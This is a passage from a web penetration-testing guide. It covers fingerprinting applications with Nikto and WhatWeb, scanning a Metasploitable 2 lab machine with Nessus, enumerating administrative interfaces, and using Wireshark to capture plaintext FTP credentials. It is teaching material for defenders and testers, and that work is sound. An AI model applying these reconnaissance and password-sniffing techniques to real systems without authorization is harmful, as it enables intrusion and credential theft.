
Specific files and folders

Every application has its own specific file and folder structure on the server. We can use tool or manual access them.


Dirbusting example


- Google hacking technique

  https://www.exploit-db.com/ghdb/4675/



- BurpSuite Intruder





Common Application Identifiers

Application	Keyword
Wordpress	`<meta name="generator" content="WordPress 3.9.2" />`
phpBB	`<body id="phpbb"`
Mediawiki	`<meta name="generator" content="MediaWiki 1.21.9" />`
Joomla	`<meta name="generator" content="Joomla! - Open Source Content Management" />`
Drupal	`<meta name="Generator" content="Drupal 7 (http://drupal.org)" />`
DotNetNuke	DNN Platform - http://www.dnnsoftware.com

Framework	Cookie name
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session

Nikto

```
root@ilak:~# nikto -h testphp.vulnweb.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          176.28.50.165
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2018-02-21 15:02:00 (GMT7)
---------------------------------------------------------------------------
+ Server: nginx/1.4.1
+ Retrieved x-powered-by header: PHP/5.3.10-1~lucid+2uwsgi2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
```

Whatweb

```
root@ilak:~# whatweb testphp.vulnweb.com
http://testphp.vulnweb.com [200 OK] ActiveX[D27CDB6E-AE6D-11cf-96B8-444553540000
], Adobe-Flash, Country[GERMANY][DE], Email[wvs@acunetix.com], HTTPServer[nginx/
1.4.1], IP[176.28.50.165], Object[http://download.macromedia.com/pub/shockwave/c
abs/flash/swflash.cab#version=6,0,29,0][clsid:D27CDB6E-AE6D-11cf-96B8-4445535400
00], PHP[5.3.10-1~lucid+2uwsgi2], Script[text/JavaScript], Title[Home of Acuneti
x Art], X-Powered-By[PHP/5.3.10-1~lucid+2uwsgi2], nginx[1.4.1]
```


Configuration and Deployment Management Testing

1. Test Network/Infrastructure Configuration

Review of the Application Architecture


Known Server Vulnerabilities

- Using Nessus Scan for Metasploitable 2, we have some Known vulnerabilities as shown below:




Administrative Tools

- List all the possible administrative interfaces such as:
  Local remote




Remote access via SFTP




Access via web interface – such as HTTP basic authentication


Access via WebDAV



Access via FTP



Access via SSH




- Determine if administrative interfaces are available from an internal network or are also available from the internet. If available from the internet, determine the mechanisms that control access to these interface and their associated susceptibilities.

  With insecure protocol like ftp, telnet or http basic authentication, easy to sniff administrator password with Wireshark

```
13 28.225579881  192.168.222.151  192.168.222.1    TCP   66 21 → 61961 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
14 28.225693023  192.168.222.1    192.168.222.151  TCP   60 61961 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0
15 28.226876721  192.168.222.151  192.168.222.1    FTP   74 Response: 220 (vsFTPd 2.3.4)
16 28.227093458  192.168.222.1    192.168.222.151  FTP   69 Request: USER msfadmin
17 28.227148746  192.168.222.151  192.168.222.1    TCP   60 21 → 61961 [ACK] Seq=21 Ack=16 Win=5856 Len=0
18 28.227150210  192.168.222.151  192.168.222.1    FTP   88 Response: 331 Please specify the password.
19 28.227297993  192.168.222.1    192.168.222.151  FTP   69 Request: PASS msfadmin
```

Worse, WebDAV don't request username and password from client to identifying, so hacker can upload any malicious files him want.



Recommend using Secure protocol such as: FTPs, SFTP, SSH, TLS/SSL,VPN,…

- Change default user & password

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun Feb  4 09:40:33 EST 2018 from 192.168.222.148 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

2. Test Application Platform Configuration

Configuration review and testing is a critical task, while the typical web and application server installation will spot a lot of function (like application examples, documentation, test pages), what is not essential should be removed before deployment to avoid post install exploitation.

Black Box Testing and Example


Sample/known Files and Directory

Many web servers and application servers provide, in a default installation, sample applications and files that are provided for the benefit of the developer and in order to test that the server is working properly right after installation.


However, many default web server applications have been later known to be vulnerable or information disclosure.

